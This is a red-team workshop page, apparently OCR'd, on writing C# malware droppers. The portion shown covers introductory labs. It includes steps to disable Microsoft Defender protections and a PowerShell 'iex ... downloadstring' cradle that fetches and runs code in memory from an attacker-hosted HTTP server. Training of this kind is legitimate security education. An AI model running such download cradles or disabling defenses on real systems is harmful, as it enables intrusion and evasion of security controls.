Malware Development for Red Teaming

November 05, 2021


Welcome to the Malware Development workshop for AfricaHackon 2021. In this interactive workshop, we will take a look at the C# language and how to write malware focused on droppers/loaders that will run shellcode on Windows 10 targets that give a meterpreter session back.

The flow of this workshop is building out the code like how virus research looks at ***Gain of Function***. We start off with a simple shellcode runner and build out from there.

In order to be able to follow the workshop properly, it is highly recommended to go through **Lab 0** before the start of the workshop, as this is a setup lab to get you up and ready.

All commands to be executed in Kali will be in **red** and **bold** while all commands to be executed in the Development Environment will be in **purple** and **bold**.

We will start the work on the Development Environment and before we get the code repo on to it we need to turn off Real Time Protection and Cloud Protection so that it does not hinder us with our work. Do not worry, we shall turn them on later when testing our compiled code.



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection


Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Lets download the files we need to the Development Environment. Open the following link on MS Edge:

https://github.com/chr0n1k/AH2021Workshop




Malware development workshop.

Welcome to the Malware Development workshop for AfricaHackon 2021. In this interactive workshop, we will take a look at the C# language and how to write malware focused on droppers/loaders that will run shellcode on Windows 10 targets that give a meterpreter session back.

The flow of this workshop is building out the code like how virus research looks at Gain of Function. We start of with a simple shellcode runner and build out from there.

In order to be able to follow the workshop properly, it is highly recommended to go through Lab 0 before the start of the workshop, as this is a setup lab to get you up and ready. You can get it here: Lab0

Then click on **Code** and **Download zip**. Unzip the contents of the zip file into the **Weaponized** folder we had created on the Desktop.




Name	Date modified	Type	Size
Lab1_ Introduction	04/11/2021 18:19	File folder	
Lab2_ Simple shellcode runner	04/11/2021 18:19	File folder	
Lab3_ AV signature and heuristic evasion	04/11/2021 18:19	File folder	
Lab4_ Simple process injection	04/11/2021 18:19	File folder	
Lab5_ RemoteThreadSuspended process i...	04/11/2021 18:19	File folder	
Lab6_ QueueUserAPC process injection	04/11/2021 18:19	File folder	
Lab7_ Let's bypass userland hooks [EDR]	04/11/2021 18:19	File folder	

Lab1: Introduction

In this lab, in typical programming fashion, we will look at the typical Hello World example with C#. The first exercise uses .NETs Console class to print “Hello World” while the second uses .NETs Platform Invocation Services feature to import and call the Win32 Api MessageBox.

Exercise 1

Launch the Developer Command Prompt for VS 2019.


All
Apps
Documents
Web
More
Best match
Developer Command Prompt for VS 2019
App
Search the web
developer c - See web results
developer command Prompt for VS 2019


Change the directory to that of Lab1 in the Weaponized folder

cd "C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction"

We can now compile **program1.cs** using **csc.exe** by running

csc.exe program1.cs

You should now see a new file in your directory, **program1.exe**. Launch it and you should see our message. Try changing the code on the source code and recompiling to print a different message.



Developer Command Prompt for VS 2019
Manage
Lab1_ Introduction
File
Home
Share
View
Application Tools
Weaponized › AH2021Workshop-master › Labs › Lab1_ Introduction
Search Lab1_ Introduction
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos


```
**********************************************************************
** Visual Studio 2019 Developer Command Prompt v16.11.5
** Copyright (c) 2021 Microsoft Corporation
**********************************************************************

:\Program Files (x86)\Microsoft Visual Studio\2019\Community>cd "C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-ma
ster\Labs\Lab1_ Introduction"

:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction>csc.exe program1.cs
icrosoft (R) Visual C# Compiler version 3.11.0-4.21403.6 (ae1fff34)
opyright (C) Microsoft Corporation. All rights reserved.

:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction>
```

Name	Date modified	Type	Size
cradle	04/11/2021 18:19	Windows PowerS...	1 KB
program1.cs	04/11/2021 18:19	C# Source File	1 KB
program1	04/11/2021 18:31	Application	4 KB

```
C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction\program1.exe
Hello World!
Press any key to exit.
```

Exercise 2

Similar to the previous exercise, compile **program2.cs** and launch it. Change the MessageBox text on the source code and try again to get a different message.



```
Developer Command Prompt for VS 2019
**********************************************************************
** Visual Studio 2019 Developer Command Prompt v16.11.5
** Copyright (c) 2021 Microsoft Corporation
**********************************************************************

:\Program Files (x86)\Microsoft Visual Studio\2019\Community>cd "C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-ma
ster\Labs\Lab1_ Introduction"

:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction>csc.exe program1.cs
Microsoft (R) Visual C# Compiler version 3.11.0-4.21403.6 (ae1fff34)
Copyright (C) Microsoft Corporation. All rights reserved.


:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction>csc.exe program2.cs
Microsoft (R) Visual C# Compiler version 3.11.0-4.21403.6 (ae1fff34)
```


```
C:\Users\John Doe\Desktop\Weaponized\AH2021Workshop-master\Labs\Lab1_ Introduction\program2.exe
```

Reviewing program2.cs you will notice the addition of the namespace class (**PopMessage**). This will be key when we want to leverage Powershell to execute the compiled binary fully in memory using the ***System.Reflection.Assembly*** function.


Exercise 3

Copy the compiled binary (**program2.exe**) to the root of your Kali machine together with the **cradle.ps1** file. On the Kali machine start a HTTP using the following command:


python3 -m http.server 80


```
root@kali:~# ls
cradle.ps1  Desktop  Documents  Downloads  Music  Pictures  program2.exe  Public  Templates  Videos
root@kali:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Switch back to the Developer Environment. Open **ProcessHacker2** with **Administrative** privilege so that we can start monitoring what processes are running on the machine.



You can arrange the trees of the processes till it looks something like this:



Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (...

Hacker View Tools Users Help


Refresh Options | Search Processes (Ctrl+K)

Processes Services Network Disk


Name	PID	CPU	I/O total ...	Private b...
System Idle Process	0	71.07		60 kB
Registry	72			14.2 MB
csrss.exe	448			1.51 MB
wininit.exe	516			1.28 MB
csrss.exe	524			1.73 MB
winlogon.exe	616			2.47 MB
explorer.exe	3808	0.17		40.67 MB
SecurityHealthSystray.exe	6172			1.6 MB
VBoxTray.exe	6268		56 B/s	2.3 MB
OneDrive.exe	6348			26.15 MB
notepad++.exe	6760			13.28 MB
ProcessHacker.exe	5240	0.36		13.49 MB

CPU Usage: 28.93% | Physical memory: 1.64 GB (41.13%) | Processes: 116

For us to leverage the IEX download cradle it will need Internet Explorer to have completed initial configuration. To do that open **Internet Explorer**.


All
Apps
Documents
Web
More
Best match
Microsoft Edge
Microsoft recommended browser
Apps
Internet Explorer
Settings
Turn autocomplete in Internet Explorer on or off
Change the search provider in Internet Explorer
Search the web
internet explorer - See web results
internet explorer

Select the **Don't use recommended** option and click **Ok**.


Internet Explorer 11

Set up Internet Explorer 11


Use recommended security and compatibility settings

Windows Defender SmartScreen helps protect you from malicious websites and software by sending some web addresses to Microsoft to be checked. Compatibility lists are downloaded to make Internet Explorer 11 features work better with changing websites and older PC hardware. Read the Internet Explorer privacy statement online.

[✓ Don't use recommended settings]

Once that is done we can close Internet Explorer, then run the following command in the **Run program** (Windows key+r command) command dialog box.


powershell iex (new-object net.webclient).downloadstring('http://10.1.1.15/cradle.ps1')


Run

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: powershell iex (new-object net.webclient).downloadstri

Clicking on **Ok** will launch powershell that will use Invoke Expression to download **program2.exe** and inject it into the memory of the current process thereby popping the Messagebox as if we ran program2.exe on the machine itself.If all has gone to plan we should get the Message box popping under a powershell process as seen in ProcessHacker.




```
root@kali:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.1.1.11 - - [04/Nov/2021 15:43:29] "GET /cradle.ps1 HTTP/1.1"
10.1.1.11 - - [04/Nov/2021 15:43:29] "GET /program2.exe HTTP/1.1
```

Find the DLL import!!

Process Hacker [DESKTOP-MHB0T9F\John Doe]+ (...

```
Name                          PID   CPU    I/O total ...  Private b...
System Idle Process             0   89.05                 60 kB
Registry                       72                         14.24 MB
csrss.exe                     448                         1.51 MB
wininit.exe                   516                         1.28 MB
csrss.exe                     524   0.59   1.27 kB/s      1.74 MB
winlogon.exe                  616                         2.32 MB
explorer.exe                 3808   0.71                  38.68 MB
  SecurityHealthSystray.exe  6172                         1.6 MB
  VBoxTray.exe               6268          56 B/s         2.3 MB
  OneDrive.exe               6348                         26.15 MB
  notepad++.exe              6760                         13.28 MB
  ProcessHacker.exe          5240   0.48                  15.03 MB
  powershell.exe             5656                         61.63 MB
    conhost.exe              6780   0.43                  4.53 MB
```

C# is easy to reverse engineer because there are decompilers which can translate byte code back to (more or less readable) source code - something which is a lot harder with machine code to C or C++. We can inspect our compiled binaries with one such tool. Launch dnSpy and drop the **program2.exe** into it.

